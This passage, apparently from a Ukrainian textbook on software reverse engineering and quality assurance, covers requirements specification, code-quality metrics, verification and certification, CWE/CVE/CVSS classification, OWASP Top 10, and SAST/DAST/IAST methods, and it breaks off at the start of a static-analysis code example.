


Рис.2.1. Приклад відновленої діаграми *Use Case*

Далі виконується деталізація побудованих пакетів *Use Case* на основі аналізу екранних форм. Рекомендовані правила:

–якщо екран містить меню, то це пакет *Use Case*. При цьому кожен рядок меню – це або підпакет, або окремий *Use Case*;

–якщо основний екран – форма, то це окремий *Use Case*.

Деталізація функціональності. Деталізація функціональності – це побудова сценаріїв реалізації *Use Case*, представлених в моделі *Use Case*. Вона виконується за допомогою діаграм послідовностей і діаграм діяльностей *UML*. Вибір виду діаграм в кожному конкретному випадку залежить від того, що переважає в даному *Use Case* – логіка виконання або передачі даних. У першому випадку переважно застосовувати діаграми діяльностей, де легко показувати розгалуження і паралельну обробку, у другому – діаграми послідовностей.

Класифікація вимог:

–Функціональні – перелік функцій, які система повинна чи не повинна виконувати, її поведінка в певних умовах, наприклад:

- автоматизація функцій персоналу;
- керування пристроями;
- узагальнення та надання певної інформації для прийняття рішень.

–Не функціональні – характеристики системи та її оточення, обмеження на функції, але не поведінка.

–Функціональні та не функціональні вимоги предметної області – характеристики предметної області експлуатації системи.

Приклад функціональних вимог для системи “бронювання місць у готелі”:

–Користувач повинен мати можливість пошуку місць згідно критеріїв: ціна, тип номера, кількість осіб, зручності, додаткові послуги, термін.

–Система повинна надавати необхідний засіб для перегляду місць.

–Кожне бронювання повинно мати ідентифікатор, який записується у формуляр.

–Система повинна забезпечувати оплату броні усіма доступними платіжними системами та готівкою.

–Система повинна анулювати бронь у випадку несплати за тиждень до вказаного терміну.

Кількісні показники для не функціональних вимог:

–Швидкодія:

- кількість транзакцій за секунду;
- час реакції на дії користувача, оновлення екрану;

–Об'єм пам'яті;

–Складність експлуатації:

- час навчання персоналу;
- обсяг довідкової системи;

–Надійність:

- проміжок часу між послідовністю помилок
- ймовірність виходу з ладу

–Стійкість до збоїв:

- час відновлення після збою;
- відсоток подій, що призводять до збоїв;
- ймовірність спотворення чи втрати даних при збоях;

–Можливість перенесення в інші середовища:

- відсоток машинно-залежних операторів;
- кількість машинно-залежних підсистем.

Вимоги користувачів. Вимоги користувачів – це опис завдань, потреб і очікувань кінцевих користувачів від програмного продукту чи системи. Вони визначають, що саме користувач хоче робити за допомогою системи, і як система має підтримувати ці дії.

Поширені проблеми:

–відсутність чіткості та багатозначність опису;

–вимоги можуть бути змішані;

–об'єднанння різноманітних вимог.

Рекомендації при складанні вимог:

–використання стандартної форми для формулювання із додатковим обґрунтуванням;

–у формулюванні необхідно виділяти обов'язкові вимоги та описові, наприклад, послідовність дій користувача;

–ключові частини вимоги необхідно виділяти;

–точне використання технічних термінів предметної області, а не комп'ютерного сленгу.

Системні вимоги. Системні вимоги – це деталізований опис системних функцій і обмежень, які іноді називають функціональною специфікацією, деталізований опис вимог користувачів, який є основою для початку проєктування системи. Вони показують в першу чергу, що повинна робити система, а також задають системну архітектуру:

–повинні описувати підсистеми, із яких складається система;

–мають вказувати обмеження на архітектуру системи, яка буде взаємодіяти із іншими системами.

Системні вимоги можуть включати умову використання для даної системи спеціальної архітектури операційних систем та апаратних засобів.

Способи специфікації вимог:

–структурована природна мова;

–мови опису програм:

–графічні нотації:

- діаграми, блок-схеми, описані ще й текстом;
- *UML*;

–математичні специфікації, що базуються на теорії скінченних автоматів та теорії множин.

Складові специфікації вимог (стандарт ДСТУ ISO/IEC/IEEE 29148:2025 Інженерія систем і програмних засобів. Процеси життєвого циклу. Інженерія вимог):

–Передмова:

- особи, для яких розробляють документ;
- попередні версії та зміни, внесені в ПЗ;
- обґрунтування нової версії;

–Вступ:

- потреби в створенні системи;
- системні функції та пояснення роботи із іншими системами;
- пояснення, який очікується ефект для організації після впровадження системи;

–Глосарій – опис технічних термінів документу;

–Вимоги користувачів:

- опис сервісів (функцій), які надаються користувачу;
- не функціональні системні вимоги;
- стандарти на ПЗ та на процес створення;

–Системна архітектура:

- високорівневе представлення архітектури із розподілом функцій по компонентах системи із виділенням існуючих компонент;

–Системні вимоги: функціональні та не функціональні;

–Системні моделі:

- показують взаємодію між компонентами та зовнішнім середовищем;
- моделі потоків даних; об'єктні моделі; моделі даних;

–Еволюція системи:

- припущення, на яких базується система;
- зміна апаратних засобів, необхідна для реалізації системи;
- зміна системи відповідно до потреб користувачів в майбутньому;

–Додатки:

- опис апаратних засобів (мінімальна та максимальна конфігурація) та баз даних (логічна структура), з якими працюватиме система.

Існують програми, які надають як можливість відновлення по вихідному коду загального системного проєкту (класи, зв'язки між ними і т. п.), так і прямої генерації вихідного коду на основі створеного проєкту (функціональних блоків бізнес-процесу).

2.4. Оцінка якості коду

До основних задач оцінки якості коду відносяться:

–оцінка структурної складності коду;

–оцінка стилю оформлення коду (наявності достатньої кількості коментарів, перевірка дотримання правил іменування, форматування тощо);

–пошук вразливостей та помилок;

–оптимізація ділянок коду;

–профілювання як механізм аналізу характеристик процесу виконання програм.

2.4.1. Метрики якості коду

Оцінка якості коду є ключовим етапом РІПЗ та забезпечення якості ПЗ. Вона дозволяє кількісно оцінити складність, зрозумілість, підтримуваність і надійність коду.

Найпоширеніші підходи базуються на метриках складності та структурних характеристиках програм.

До базових метрик належать:

– цикломатична складність (*McCabe*);

– метрики *Halstead*;

– зв'язність (*cohesion*) та зчепленість (*coupling*).

Цикломатична складність (*McCabe*). Цикломатична складність – це метрика, що визначає кількість незалежних шляхів виконання у програмі.

$$M = E – N + 2P,$$

де M – цикломатична складність;

E– кількість ребер графа потоку керування;

N– кількість вузлів;

P – кількість компонент зв'язності (зазвичай $P = 1$).

Таблиця 2.1. Інтерпретація *M*

Значення M	Оцінка	Характеристика
1 – 10	Низька	Простий, добре тестований код
11 – 20	Середня	Помірна складність
21 – 50	Висока	Складний код, важко тестувати
> 50	Дуже висока	Критичний рівень складності

Практичне значення:

– визначає кількість необхідних тестів (мінімум = *M*);

– допомагає виявити "гарячі точки" у коді;

– використовується при рефакторингу.

Метрики *Halstead*. Метрики *Halstead* оцінюють складність коду на основі операторів і операндів.

$$V = (N_1 + N_2)\ log_2(n_1 + n_2),$$

де V – об'єм програми (*Halstead Volume*);

N_1 – загальна кількість операторів;

N_2 – загальна кількість операндів.

n_1 – кількість унікальних операторів;

n_2 – кількість унікальних операндів;

Додаткові метрики, що можуть використовуватись як оцінювальні показники:

– *Difficulty (D)* – складність розуміння;

– *Effort (E)* – зусилля для реалізації;

– *Time (T)* – оцінка часу розробки;

– *Bugs (B)* – прогноз кількості помилок.

Інтерпретація деяких метрик:

– великий об'єм V – складний для розуміння код;

– високі зусилля E – висока вартість підтримки.

Зв'язність (*Cohesion*). Зв'язність визначає, наскільки тісно пов'язані елементи всередині модуля. Рівні зв'язності (від гіршого до кращого):

– випадкова (*coincidental*);

– логічна (*logical*);

– часова (*temporal*);

– процедурна (*procedural*);

– комунікаційна (*communicational*);

– послідовна (*sequential*);

– функціональна (*functional*) – найкраща.

Практичне правило: висока зв'язність – модуль виконує одну функцію.

Зчепленість (*Coupling*). Зчепленість описує ступінь залежності між модулями. Типи зчепності:

– сильне (*tight coupling*) – небажане;

– слабке (*loose coupling*) – бажане.

Приклади:

– глобальні змінні – високе зчеплення;

– інтерфейси та API – низьке зчеплення.

Практичне правило: низьке зчеплення – легше змінювати та масштабувати систему.

Таблиця 2.2. Порогові значення та рекомендації

Метрика	Бажане значення	Критичне значення
Цикломатична складність	≤ 10	> 20
Halstead Volume	Залежить від проєкту	Різке зростання
Cohesion	Висока	Низька
Coupling	Низька	Висока

Використання в РІПЗ. Метрики якості коду застосовуються для:

– оцінки стану застарілих (*legacy*) систем;

– виявлення складних ділянок;

– пріоритезації рефакторингу;

– аналізу ризиків;

– покращення тестового покриття.

У РІПЗ вони допомагають відповісти на питання:

– які частини системи найбільш складні;

– де ймовірні помилки;

– які модулі потребують оптимізації.

Таким чином, метрики якості коду є важливим інструментом для кількісної оцінки складності, покращення підтримуваності та зниження ризиків.

Цикломатична складність, метрики *Halstead*, а також показники зв'язності та зчепності разом формують багатовимірну модель якості коду, що є критичною як для розробки, так і для РІПЗ.

2.4.2. Автоматизована оцінка якості

Автоматизована оцінка якості коду є невід'ємною частиною сучасних процесів *DevSecOps* і забезпечення якості *QA*. Вона дозволяє систематично контролювати стан кодової бази, виявляти дефекти, оцінювати технічний борг і підтримувати високі стандарти розробки.

На відміну від ручного аналізу, автоматизовані інструменти працюють безперервно, інтегруються у *CI/CD*, забезпечують об'єктивність і повторюваність оцінки та формують аналітичні звіти.

Автоматизована оцінка якості коду виконується з використанням, наприклад, наступних інструментів.

SonarQube – один із найпоширеніших інструментів для аналізу якості коду, має наступну функціональність:

– аналіз багатьох мов програмування;

– виявлення помилок, вразливостей і проблемного коду (*code smells*);

– оцінка технічного боргу;

– контроль покриття тестами;

– *quality gates* (умови проходження збірки).

Ключові метрики, по яких відбувається оцінка:

– Maintainability (підтримуваність);

– Reliability (надійність);

– Security (безпека);

– Technical Debt (технічний борг).

Code Climate фокусується на аналітиці якості та продуктивності команди та має наступні можливості:

– оцінка складності коду;

– аналіз покриття тестами;

– відстеження технічного боргу;

– інтеграція з *GitHub* та *CI/CD*.

Особливість: надає метрики для всієї команди розробників (*velocity*, *maintainability*).

DeepSource – сучасна платформа з акцентом на автоматизацію, має наступні функції:

– статичний аналіз коду;

– автоматичні виправлення (*autofix*);

– інтеграція з *Git* (*pull request workflow*);

– підтримка багатьох мов.

Перевага: активне використання ШІ для покращення аналізу.

Звіти з технічного боргу. *Технічний борг* – це накопичені проблеми у коді, які ускладнюють підтримку, збільшують ризики та підвищують вартість змін. Інструменти (наприклад, *SonarQube*) оцінюють:

– час, необхідний для виправлення дефектів;

– кількість проблем з кодом (*code smells*);

– складність коду;

– порушення стандартів.

Формати звітів включають:

– кількісні показники (години/дні);

– рейтинги (*A–E*): відмінно, добре, задовільно, погано, критично;

– тренди (зростання/зменшення боргу);

– візуалізацію (*heatmaps*) проблемних зон.

Звіти технічного боргу дозволяють пріоритезувати рефакторинг, планувати технічні задачі, контролювати якість у часі та аргументувати рішення перед менеджментом.

Переваги автоматизованої оцінки:

– раннє виявлення дефектів;

– підвищення якості коду;

– прозорість процесів;

– зниження витрат на підтримку.

Обмеження:

– можливі хибні спрацювання;

– потреба у налаштуванні правил;

– залежність від інструментів;

– складність інтерпретації метрик без контексту.

Таким чином, автоматизована оцінка якості коду є ключовим елементом сучасних процесів розробки. Інструменти, такі як *SonarQube*, *Code Climate* та *DeepSource* забезпечують безперервний контроль якості, дозволяють керувати технічним боргом.

У поєднанні з метриками якості вони формують основу для системного управління якістю коду у процесах *DevSecOps* та РІПЗ.

2.4.3. Верифікація та атестація ПЗ

2.4.3.1. Загальні відомості

Верифікація відповідає на запитання, чи правильно створена система, а ***атестація*** відповідає на запитання, чи правильно працює система. З цього випливає, що верифікація перевіряє відповідність ПЗ системній специфікації, зокрема функціональним і не функціональним вимогам. Під час верифікації аналізують:

- відповідність коду технічному завданню;
- правильність алгоритмів;
- коректність архітектури;
- дотримання стандартів програмування;
- відсутність логічних помилок;
- правильність реалізації функцій.

Верифікація може виконуватися без запуску програми або під час її виконання. До методів верифікації належать:

- інспекція та перегляд (*review*) коду;
- статичний аналіз;
- формальна перевірка;
- модульне тестування;
- аналіз *UML*-моделей;
- перевірка специфікацій.

Верифікацію можуть виконувати:

- розробники;
- QA/тестувальники;
- спеціалісти з якості;
- незалежні аудитори;
- автоматизовані інструменти аналізу.

Результатом верифікації є підтвердження відповідності вимогам, виявлені дефекти та рівень якості, що оформлюється у вигляді звіту.

Атестація системи – це офіційна процедура оцінювання та підтвердження відповідності системи встановленим нормативним вимогам безпеки, захисту інформації або надійності з метою допуску до експлуатації.

Ключова відмінність від верифікації:

– верифікація – це технічна перевірка якості;

– атестація – це офіційне визнання відповідності.

Атестація, як правило, проводиться після верифікації. Під час атестації перевіряють:

– наявність механізмів захисту;

– відповідність нормативам;

– документацію;

– результати тестування;

– конфігурацію системи;

– криптографічний захист;

– журнали аудиту;

– мережеву безпеку;

– політики доступу;

– результати *penetration testing*.

До методів атестації належать:

– функціональне тестування;

– системне тестування;

– приймальне тестування;

– *beta*-тестування;

– тестування користувачами;

– експлуатаційні випробування.

Результатом є офіційне рішення: система відповідає вимогам або не відповідає. Оформлюється рішення як атестат відповідності, висновок експертизи, допуск до експлуатації або звіт.

У процесах верифікації й атестації використовуються дві основні ***методики перевірки й аналізу систем***: *інспектування* ПЗ і *тестування* ПЗ.

Інспектування ПЗ має на меті аналіз і перевірку різних представлень системи, наприклад, документації. Інспектування відбувається на всіх етапах розробки програмної системи. Паралельно з інспектуванням може проводитися автоматичний аналіз вихідного коду програм і відповідних документів. Інспектування й автоматичний аналіз – це статичні методи верифікації й атестації, оскільки їм не потрібна виконуюча система.

Тестуванням ПЗ називається аналіз вихідних даних і робочих характеристик програмного продукту для перевірки правильності роботи системи. Тестування – це динамічний метод верифікації й атестації, тому що застосовується до системи, що виконується.

Ідея формалізованого процесу перевірки програм була сформульована корпорацією *IBM* у 1970-х роках. В теперішній час даний метод верифікації одержав широке розповсюдження. На його базі розроблена безліч інших методів, але усі вони ґрунтуються на базовій ідеї методу інспектування, відповідно до якої група фахівців виконує ретельний перегляд і аналіз вихідного коду програми. Головна відмінність інспектування від інших методів оцінювання якості програм полягає в тому, що його мета – виявлення дефектів, а не дослідження загальних проблем проєкту. Дефектами є або помилки у вихідному коді, або невідповідності програми стандартам. Сучасні системи ШІ здатні полегшити ці процеси.

Верифікація й атестація – вартісні процеси. Для складних систем, наприклад, характерно таке співвідношення: половина всього бюджету, виділеного на реалізацію системи, витрачається на верифікацію й атестацію. Тому очевидна необхідність ретельного планування верифікації й атестації.

У процесі планування верифікації й атестації необхідно визначити співвідношення між статичними і динамічними методами перевірки системи, визначити стандарти і процедури інспектування, скласти план тестування програм. Від типу розроблювальної системи залежить те, чому варто приділити більше уваги – інспектуванню або тестуванню. Чим більше критична система, тим більше уваги варто приділяти статичним методам верифікації.

2.4.3.2. Оцінка відповідності ISO/IEC 25010

Оцінка якості ПЗ відповідно до стандарту ISO/IEC 25010 виконується з метою формального визначення рівня якості програмного забезпечення за набором стандартизованих характеристик, таких як функціональна придатність, продуктивність, надійність, безпека, зручність використання та супроводжуваність. Результати оцінювання використовуються для контролю якості, зменшення ризиків, прийняття рішень щодо експлуатації системи та підтвердження її відповідності вимогам.

Оцінка якості ПЗ відповідно до стандарту ISO/IEC 25010:2025 передбачає аналіз ключових характеристик продукту. Це особливо важливо у:

−критичних системах;

−державних інформаційних системах;

−медичних системах;

−банківському ПЗ;

−транспорті;

−обороні;

−промислових системах;

−великих корпоративних проєктах.

У контексті РІПЗ така оцінка здійснюється без прямого доступу до повної документації, що вимагає використання спеціальних методів аналізу.

Найбільш релевантними характеристиками для РІПЗ є:

−надійність (*reliability*);

−безпека (*security*).

Загальний підхід до оцінки через РІПЗ включає такі етапи.

1. Збір артефактів: файли вихідного коду, бібліотеки; лог-файли, дампи пам’яті; мережевий трафік.

2. Аналіз структури:

−побудова графів викликів;

−відновлення архітектури.

3. Застосування метрик:

−складність;

−зв’язність/зчепність;

−частота помилок.

4. Інтерпретація результатів:

−зіставлення з характеристиками ISO/IEC 25010;

−формування висновків.

Оцінка надійності (*Reliability*). Надійність характеризує здатність системи працювати без збоїв. Методи оцінки через РІПЗ:

1. Аналіз обробки помилок:

−наявність перевірок;

−обробка винятків;

−*fallback*-механізми (резервні механізми роботи системи у випадку помилки).

2. Динамічний аналіз:

−тестування на стабільність;

−*fuzzing*;

−інструментоване виконання.

3. Аналіз логіки виконання:

−цикли;

−рекурсія;

−залежності від зовнішніх ресурсів.

Таблиця 2.3. Практичні індикатори

Індикатор	**Добре**	**Погано**
Обробка помилок	Повна	Відсутня
Стабільність	Висока	Часті збої
Логування	Детальне	Відсутнє
Захист від помилок	Є	Немає

Оцінка безпеки (*Security*). Безпека визначає здатність системи захищати дані та ресурси. Методи оцінки через РІПЗ включають наступне.

1. Статичний аналіз:

−пошук небезпечних конструкцій;

– аналіз потоків даних.

2. Динамічний аналіз:

– тестування на вразливості;

– аналіз поведінки.

3. Порівняння з відомими слабкостями:

– використання *CWE Top-25*;

– перевірка відповідності *OWASP ASVS 4.0*.

Таблиця 2.4. Практичні індикатори

Індикатор	**Добре**	**Погано**
Валідація даних	Є	Відсутня
Автентифікація	Надійна	Слабка
Шифрування	Використовується	Відсутнє
Вразливості	Мінімальні	Численні

При аналізі *legacy*-системи:

1. Декомпілюється код (наприклад, через *IDA*) при його відсутності.

2. Будується граф викликів.

3. Визначаються:

– нестабільні ділянки – проблеми *reliability*;

– небезпечні конструкції – проблеми *security*.

4. Формується звіт відповідності ISO/IEC 25010.

Обмеження підходу:

– неповнота інформації (при відсутності оригінального вихідного коду);

– вплив обфускації;

– залежність від інструментів.

Таким чином, оцінка відповідності стандарту ISO/IEC 25010:2023 через РІПЗ дозволяє:

– аналізувати якість навіть без документації;

– виявляти слабкі місця системи;

– приймати обґрунтовані рішення щодо рефакторингу або модернізації.

Застосування РІПЗ у поєднанні з метриками якості та стандартами безпеки формує ефективний підхід до комплексної оцінки програмного забезпечення.

2.5. Аналіз безпеки вихідного коду

Аналіз безпеки вихідного коду – це процес дослідження програмного коду з метою виявлення вразливостей, небезпечних конструкцій, помилок програмування та потенційних загроз інформаційній безпеці. Основною метою такого аналізу є запобігання появі дефектів, які можуть бути використані зловмисниками для компрометації системи.

Аналіз безпеки може виконуватися на різних етапах життєвого циклу програмного забезпечення: під час розробки, тестування, code review, інтеграції в CI/CD-процеси або аудиту безпеки.

2.5.1. Класифікація вразливостей програмного коду

У комп'ютерній безпеці, ***вразливість*** (англ. *system vulnerability*) – нездатність системи протистояти реалізації певної загрози або сукупності загроз. Тобто, це певні недоліки в комп'ютерній системі, завдяки яким можна навмисно порушити її цілісність і викликати неправильну роботу.

Вразливість може виникати в результаті допущених помилок програмування, недоліків, допущених при проєктуванні системи, ненадійних паролів, вірусів та інших шкідливих програм, скриптових та *SQL*-ін'єкцій. Деякі вразливості відомі тільки теоретично, інші ж активно використовуються і мають відомі *експлойти*.

Вразливість у вихідних кодах (*source code vulnerability*) – вразливість у ПЗ, представленому у вихідних кодах, причини якої криються у навмисних чи ненавмисних несинтаксичних помилках під час реалізації мовою програмування алгоритмів, функцій (процедур, модулів), класів та об'єктів, а не в помилках у програмній архітектурі. Така вразливість не могла виникнути під час процедури трансляції або компоновки і не пов'язана безпосередньо з налагодженням, конфігуруванням, функціональними можливостями або особливостями інтерфейсу, ергономіки та дизайну програм.

Вони розглядаються в широкому та вузькому сенсі (вразливості та проблеми). До вразливостей відноситься, наприклад, переповнення буферу, вихід за межі пам'яті, висячі посилання, помилки перетворення типів даних та витік пам'яті. Проблемами вважаються можливість аварійного завершення програми, некоректність роботи в окремих випадках, проблема сумісності, наявність шкідливого коду.

Причинами є недостатнє тестування та відсутність аудиту.

2.5.1.1. CWE та CVE: структура та застосування

Аналіз безпеки вихідного коду базується на систематичній класифікації вразливостей. Це дозволяє стандартизувати підходи до їх виявлення, оцінювати ризики та пріоритезувати виправлення.

Найбільш поширеними системами класифікації є:

- CWE (Common Weakness Enumeration) – класи слабкостей;
- CVE (Common Vulnerabilities and Exposures) – конкретні вразливості;
- CVSS (Common Vulnerability Scoring System) – оцінки критичності.

CWE Top-25 – це перелік найнебезпечніших типів слабкостей програмного забезпечення. CWE описує:

−типові помилки розробки;

−причини виникнення вразливостей;

−шаблони небезпечного коду.

Приклади категорій:

−некоректна валідація вводу;

−переповнення буфера;

−неправильне управління пам'яттю;

−помилки автентифікації;

−ін'єкції (*SQL, OS, LDAP*).

В структурі *CWE* кожна слабкість має:

−*ID* (наприклад, *CWE*-79 – *XSS*);

−опис;

−приклади коду;

−рекомендації щодо усунення;

–зв’язки з іншими *CWE*.

CWE використовується для навчання розробників, побудови правил *SAST*, аналізу коду при РІПЗ та класифікації знайдених проблем.

CVE – це глобальна база ідентифікаторів вразливостей. *CVE* описує:

–конкретну вразливість у продукті;

–її ідентифікатор (наприклад, *CVE*-2024-12345);

–короткий опис проблеми.

Структура *CVE* включає:

–*ID* – унікальний номер;

–опис;

–зв’язок із *CWE*;

–посилання на джерела;

–*CVSS*-оцінка (через *NVD – National Vulnerability Database*).

CVE використовується для відстеження відомих вразливостей, інтеграції у сканери безпеки, аналізу сторонніх компонентів та управління ризиками.

CVSS – система оцінки критичності вразливостей, що використовується у *NVD*. Основна формула оцінки:

CVSS BaseScore = f(AttackVector, AttackComplexity, PrivilegesRequired, Impact)

CVSS 4.0 враховує спосіб атаки, складність експлуатації, необхідні привілеї, вплив на конфіденційність, цілісність, доступність.

Таблиця 2.5. Рівні критичності CVSS

Score	**Рівень**
0.0	None
0.1–3.9	Low
4.0–6.9	Medium
7.0–8.9	High
9.0–10.0	Critical

Таблиця 2.6. Взаємозв’язок CWE, CVE та CVSS

Підхід	**Що описує**	**Приклад**
CWE	Тип слабкості	SQL Injection
CVE	Конкретна вразливість	CVE-2024-XXXX
CVSS	Критичність	9.8 (Critical)

Застосування у РІПЗ. При аналізі коду або бінарних файлів:

1. Виявляється підозріла конструкція.
2. Вона класифікується за *CWE*.
3. Перевіряється наявність відомих *CVE*.
4. Оцінюється критичність через *CVSS*.
5. Формується звіт безпеки.

OWASP Top 10 – це список найбільш критичних ризиків безпеки веб-застосунків. Основні категорії (узагальнено):

– *Broken Access Control* – порушення контролю доступу;

– *Cryptographic Failures* – помилки криптографічного захисту;

– *Injection* – ін'єкційні атаки;

– *Insecure Design* – небезпечне проєктування;

– *Security Misconfiguration* – неправильна конфігурація безпеки;

– *Vulnerable Components* – вразливі компоненти;

– *Identification and Authentication Failures* – помилки ідентифікації та автентифікації;

– *Software and Data Integrity Failures* – порушення цілісності програмного забезпечення та даних;

– *Logging and Monitoring Failures* – помилки журналювання та моніторингу;

– *Server-Side Request Forgery* – підробка серверних запитів.

OWASP Top-10 агрегує слабкості (*CWE*) у ризики, використовується для пріоритизації безпеки та застосовується у *DevSecOps* і аудитах.

Таким чином, системи *CWE*, *CVE* та *CVSS* формують основу сучасного аналізу безпеки:

–*CWE* – описує типові слабкості;

–*CVE* – фіксує конкретні вразливості;

–*CVSS* – визначає рівень ризику.

У поєднанні з *OWASP Top 10* вони забезпечують стандартизований підхід до аналізу, ефективну пріоритезацію та інтеграцію у *DevSecOps* і РІПЗ. Це дозволяє системно підходити до забезпечення безпеки ПЗ на всіх етапах життєвого циклу.

2.5.1.2. Некоректності кодування як основний клас вразливостей

Вразливості програмного коду можуть бути неточностями кодування або помилками проєктування, а також мати зловмисний або ненавмисний характер. Однак, згідно з відкритими публікаціями, основні прийоми перевірки безпеки коду (*security code reviews*) орієнтовані на виявлення неточностей кодування підсистем безпеки. Перелічимо ***основні класи вразливостей***:

−переповнення, читання і запис поза буфером;

−вихід обчислень за межі певного діапазону при перетворенні змінних числового типу;

−формування від'ємного значення довжини рядків байтів або кількості елементів масиву;

−некоректне приведення типів;

−відсутність ініціалізації даних;

−витік, нестача, використання звільненої пам'яті;

−помилки визначення часу і синхронізації;

−помилки блокувань в багатопоточних середовищах та ін.

Дані класи вразливостей можуть бути використані при проведенні *атак на відмову в обслуговуванні* або виконання нелегітимного коду.

Очевидно, що виявлення неточностей кодування повністю не вирішує проблему забезпечення безпеки коду. До важливого класу вразливостей відносять помилки проєктування підсистем захисту і навмисні (логічні) програмні закладки. Найбільш відомими з них є: наявність не декларованих налагоджувальних і деструктивних функцій, невірні реалізації протоколів або алгоритмів шифрування, використання власних механізмів псевдобезпеки, наявність вбудованих майстер-паролів і впровадження "логічних бомб".

Існують відкриті ініціативні розробки певних стандартів кодування (наприклад, “*SEI CERT Coding Standards*”, *https://sei.cmu.edu*) для часто використовуваних мов програмування, таких як *C*, *C++*, *Java* та *Perl*, і платформи *Android*. Ці стандарти розробляються завдяки спільним зусиллям членів спільнот з розробки програмного забезпечення та програмної безпеки. Наприклад, “*SEI CERT C++ Coding Standard”* містить набір правил для безпечного кодування мовою *C++*.

Інший проєкт, “*OWASP Code Review Project”* надає рекомендації стосовно аналізу вихідного коду веб-застосунків на предмет наявності вразливостей. Взагалі, *OWASP* (*Open Web Application Security Project*) – всесвітня некомерційна благодійна організація, орієнтована на підвищення безпеки ПЗ.

2.5.2. Методологія SAST/DAST/IAST

2.5.2.1. Загальний огляд

Аналіз безпеки ПЗ базується на різних методологіях тестування, які відрізняються рівнем доступу до системи та етапом застосування. Найбільш поширеними є:

–*SAST (Static Application Security Testing)* – статичний аналіз коду;

–*DAST (Dynamic Application Security Testing)* – динамічне тестування;

–*IAST (Interactive Application Security Testing)* – інтерактивний аналіз.

Ці підходи доповнюють один одного та використовуються у рамках *DevSecOps*, РІПЗ та *QA*.

SAST виконується без запуску програми, аналізуючи вихідний або проміжний код. Характеристики:

–аналіз коду на ранніх етапах (*shift-left*);

–виявлення вразливостей до компіляції;

–інтеграція у *IDE* та *CI/CD*.

Переваги:

–раннє виявлення дефектів;

–низька вартість виправлення;

–висока покритість коду.

Недоліки:

–можливі хибні спрацювання (*false positives*);

–відсутність контексту виконання;

–складність аналізу *runtime*-поведінки.

DAST виконується під час роботи застосунку, імітуючи атаки. Характеристики:

–тестування “чорного ящика”;

−не потребує доступу до коду;

−використовується після розгортання.

Переваги:

−реалістичні сценарії атак;

−виявлення *runtime*-вразливостей;

−низька кількість *false positives*.

Недоліки:

−не знаходить приховані дефекти коду;

−потребує розгорнутого середовища;

−обмежене покриття.

IAST поєднує підходи *SAST* і *DAST*, працюючи всередині виконуваного застосунку. Характеристики:

−аналіз в процесі виконання з доступом до коду;

−використання агентів;

−інтеграція з тестуванням.

Переваги:

−висока точність;

−менше *false positives*;

−контекст виконання.

Недоліки:

−складність інтеграції;

−залежність від середовища;

−додаткові ресурси.

Таблиця 2.7. Порівняльний аналіз

Критерій	**SAST**	**DAST**	**IAST**
Доступ до коду	Так	Ні	Частково
Етап	Розробка	Тестування/Випуск	Тестування
Тип аналізу	Статичний	Динамічний	Гібридний
Покриття	Високе	Середнє	Високе
False positives	Високі	Низькі	Низькі
Контекст виконання	Ні	Так	Так
Швидкість	Висока	Середня	Середня

Інтеграція у життєвий цикл:

–*SAST* – використовується на етапі розробки (*shift-left*);

–*IAST* – інтегрується у тестування;

–*DAST* – застосовується перед випуском версії продукту.

Таблиця 2.8. Інструменти аналізу

Метод	**Інструмент**	**Характеристика**
SAST	Sonarqube	Аналіз якості та безпеки
SAST	Codeql	Семантичний аналіз
SAST	Semgrep	Швидкий rule-based аналіз
DAST	OWASP ZAP	Автоматичне сканування веб
DAST	Burp Suite	Ручний + автоматичний аналіз
IAST	Contrast Security	Runtime-аналіз
IAST	Seeker IAST	Інтеграція з тестуванням

У РІПЗ ці методи застосовуються таким чином:

–*SAST* – аналіз вихідного або декомпільованого коду;

–*DAST* – дослідження поведінки системи;

–*IAST* – глибинний аналіз виконання.

Комбінування підходів дозволяє підвищити точність, зменшити ризики та отримати повну картину безпеки.

Таким чином, методології *SAST, DAST та IAST* є взаємодоповнюючими підходами до аналізу безпеки:

–*SAST* забезпечує раннє виявлення;

–*DAST* перевіряє реальні сценарії атак;

–*IAST* поєднує переваги обох.

Їх інтеграція у *QA,* РІПЗ та *DevSecOps* дозволяє побудувати багаторівневу систему захисту, що є критично важливою для сучасного програмного забезпечення.

2.5.2.2. Статичний аналіз вихідного коду (SAST)

Більшість компіляторів (наприклад, *GNU C Compiler*) виводять на екран “попередження” (англ. *warnings*) – повідомлення про те, що код, будучи синтаксично правильним, швидше за все, містить помилку. Наприклад:

```
int x;
int y = x + 2;     // Змінну x не ініціалізовано!
```

Це найпростіший статичний аналіз. У компілятора є багато інших важливих характеристик – в першу чергу швидкість роботи і якість машинного коду, тому компілятори перевіряють код лише на очевидні помилки.

Приклади помилок

***Застосування небезпечних функцій*.** Стандартна бібліотека мови С відома великою кількістю невдалих технічних рішень. Деякі функції, наприклад, *gets*, в принципі небезпечні. Функції *sprintf* і *strcpy* безпечні лише при певних умовах.

Помилки у повторюваному коді. Багато програм виконують декілька разів один і той же код з різними аргументами. Зазвичай повторювані фрагменти не пишуть з нуля, а копіюються і вставляються:

```
dest.x = src.x + dx;
